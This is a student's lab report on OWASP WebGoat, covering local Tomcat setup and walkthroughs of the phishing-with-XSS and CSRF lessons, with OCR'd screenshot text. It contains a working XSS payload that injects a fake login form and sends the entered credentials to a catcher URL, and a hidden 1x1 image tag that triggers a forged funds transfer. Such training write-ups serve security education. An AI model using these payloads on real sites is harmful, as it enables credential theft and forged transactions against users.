**NetID: iv447**
**University ID :  N17385760**

# LAB 5
# Web Server Script Attack

WebGoat is a set of intentionally insecure web applications with progressively more difficult CSQL injection vulnerabilities.

I used both the virtual lab setup and local mac os set up for completing this lab. For Phishing with XSS, Cross Site Request Forgery,  I have used vlab's    Windows XP VM. For String SQL Injection, Numeric SQL Injection, Blind Numeric SQL Injection and Blind String SQL Injection, I have used my own computer.


For running webgoat on local computer i installed following :
JDK
Apache Tomcat Server
Webgoat war file
Mozilla Firefox older version before 29.00
Tamper Data add-on for firefox.

I deployed Webgoat.war in tomcat webapps. From the mac terminal i started tomcat server using following command :

```
cd Desktop/apache-tomcat-7/bin
./startup.sh
```

The above command will start tomcat server.

We can then go to webgoat that is running on our local system.



localhost:8080/webgoat/login.mvc

The following accounts are built into Webgoat

| Account | User | Password |
|---|---|---|
| Webgoat User | guest | guest |
| Webgoat Admin | webgoat | webgoat |

On Windows, start WebGoat by double-clicking webgoat.bat in the folder WebGoat-5.3_RC1. Then wait for the server to start. On Windows, a Tomcat window will open. Everywhere else, the messages will appear in the terminal. The message should end with “INFO: Server startup in [number] ms” when it is ready.

Once it has started, we can then open a web browser and visit the WebGoat page. On Windows, it is http://localhost/webgoat/attack.

Username: webgoat
Password: webgoat
Click “Start Webgoat” about halfway down the webpage.


## 1) Cross-Site Scripting (XSS)

Cross-site scripting (XSS) is a type of computer security vulnerability which is found in web applications. XSS enables attackers to inject client-side scripts into web pages viewed by other users. Across-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.

**a. Phishing with XSS**

For completing Phishing with XSS on webgoat, we have to perform following steps :

Click on the click under phishing with XSS under Cross site Scripting (XSS).


Connected (unencrypted) to: QEMU (344_13_23)
Phishing with XSS - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost/webgoat/attack?Screen=18&menu=900
Most Visited Getting Started Latest Headlines
Choose another language: English
Logout
Phishing with XSS
OWASP WebGoat V5.3
Show Params Show Cookies Lesson Plan
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Phishing with XSS
LAB: Cross Site Scripting
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS
Stored XSS Attacks
Reflected XSS Attacks
Cross Site Request Forgery
Solution Videos
Restart this Lesson
Start WebGoat-5.3_RC1 Found New Hardware W... Tomcat Phishing with XSS - M... 8:20 PM

This lesson is an example of how a website might support a phishing attack

Below is an example of a standard search feature.
Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to http://localhost/WebGoat/catcher?PROPERTY=yes...

To pass this lesson, the credentials must be posted to the catcher servlet.

WebGoat Search

This facility will search the WebGoat source.

Search: ROPERTY=yes&u='+t

Search

1. We have to prepare html and insert to request the credentials.
2. Add javascript to actually collect the credentials.
3. Post the credentials to http://localhost/Webgoat/catcher?PROPERTY=yes….


Html code :

Free Lottery Tickets <hr />

<b> Only registered users are allowed to access our services : </b> <br> <br>
Username : <br>
<input type = “text” name = “username”><br>

Password : <br>
<input type = “text” name = “password”><br>
<input type = “submit” value = “Login” onclick = “var xssImg = new Image(); xssImg.src = ‘http://localohost/webgoat/catcher?PROPERTY=yes&u=’+this.form.username.value+’&p=’+this.form.password.value;”>

User enters username : webgoat and password : *******
This password and username will be captured by the servlet running on tomcat server.


Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS
Stored XSS Attacks
Reflected XSS Attacks
Cross Site Request Forgery (CSRF)
CSRF Prompt By-Pass
CSRF Token By-Pass
HTTPOnly Test
Cross Site Tracing (XST) Attacks
Denial of Service
Improper Error Handling
Injection Flaws
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws

WebGoat Search

This facility will search the WebGoat source.

Search: Free Lottery Tickets <

Search


Results for: Free Lottery Tickets

Only registered users are allowed to access our services :

Username:
webgoat
Password:
●●●●●●●
Login

No results were found.

After the attack is successful :


Connected (unencrypted) to: QEMU (344_13_23)
Phishing with XSS - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost/webgoat/attack?Screen=18&menu=900
Most Visited Getting Started Latest Headlines
Phishing with XSS
OWASP WebGoat V5.3
Show Params Show Cookies Lesson Plan
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Phishing with XSS
LAB: Cross Site Scripting
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS
Stored XSS Attacks
Reflected XSS Attacks
Cross Site Request Forgery (CSRF)
CSRF Prompt By-Pass
CSRF Token By-Pass
HTTPOnly Test
Cross Site Tracing (XST)
Solution Videos
Restart this Lesson
Start WebGoat-5.3_RC1 My Computer Untitled - Notepad Tomcat Phishing with XS... 9:10 PM

This lesson is an example of how a website might support a phishing attack

Below is an example of a standard search feature.
Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to http://localhost/WebGoat/catcher?PROPERTY=yes...

To pass this lesson, the credentials must be posted to the catcher servlet.

* Congratulations. You have successfully completed this lesson.

WebGoat Search

This facility will search the WebGoat source.

Search: Free Lottery Tickets <

Search

Results for: Free Lottery Tickets

Only registered users are allowed to access our services :

## b. Cross Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.

For completing Cross Site Request Forgery on webgoat, we have to perform following steps:


Click on the click Cross Site Request Forgery under phishing with XSS under Cross site Scripting (XSS).

In this exercise the goal is to send an email to a newsgroup that contains an image whose URL is pointing to malicious request.

Perform following steps to complete the lesson :

Enter the following in message box :

How are You ? <IMG SRC=”attack?Screen=13&menu=900&transferFunds=4000” width = “1” height = “1”>


Connected (unencrypted) to: QEMU (344_13_23)
Cross Site Request Forgery (CSRF) - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost/webgoat/attack?Screen=13&menu=900
Google
Most Visited Getting Started Latest Headlines
Cross Site Request Forgery (CSRF)
Choose another language: English
Logout
Cross Site Request Forgery (CSRF)
OWASP WebGoat V5.3
Show Params Show Cookies Lesson Plan
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Phishing with XSS
LAB: Cross Site Scripting
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS
Stored XSS Attacks
Reflected XSS Attacks
Solution Videos
Restart this Lesson


Your goal is to send an email to a newsgroup that contains an image whose URL is pointing to a malicious request. Try to include a 1x1 pixel image that includes a URL. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Title: Hello

Message:
```
How are You ? <IMG SRC="attack?Screen=13&menu=900&
transferFunds=4000" width="1" height="1" >
```

Click on submit.

du:19188/vnc_auto.html


Connected (unencrypted) to: QEMU (344_13_23)
Cross Site Request Forgery (CSRF) - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Most Visited Getting Started Latest Headlines
Cross Site Request Forgery (CSRF)

http://localhost/webgoat/attack?Screen=13&menu=900

AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Phishing with XSS
LAB: Cross Site Scripting
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS
Stored XSS Attacks
Reflected XSS Attacks
Cross Site Request Forgery (CSRF)
CSRF Prompt By-Pass
CSRF Token By-Pass
HTTPOnly Test
Cross Site Tracing (XST) Attacks
Denial of Service
Improper Error Handling
Injection Flaws
Insecure Communication
Insecure Configuration


Your goal is to send an email to a newsgroup that contains an image whose URL is pointing to a malicious request. Try to include a 1x1 pixel image that includes a URL. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Title:
Message:

Submit

Message List
Hello

Click on hello message. The attack is successful.


Cross Site Request Forgery (CSRF) - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost/webgoat/attack?Screen=13&menu=900&Num=6
Google
Most Visited
Getting Started
Latest Headlines
Cross Site Request Forgery (CSRF)
LAB: Cross Site Scripting
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS
Stored XSS Attacks
Reflected XSS Attacks
Cross Site Request Forgery (CSRF)
CSRF Prompt By-Pass
CSRF Token By-Pass
HTTPOnly Test
Cross Site Tracing (XST) Attacks
Denial of Service
Improper Error Handling
Injection Flaws
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Submit

on the left hand side menu.

Title:

Message:

**Message Contents For: Hello**
**Title:** Hello
**Message:** How are You ?
Posted By:webgoat

**Message List**
Hello

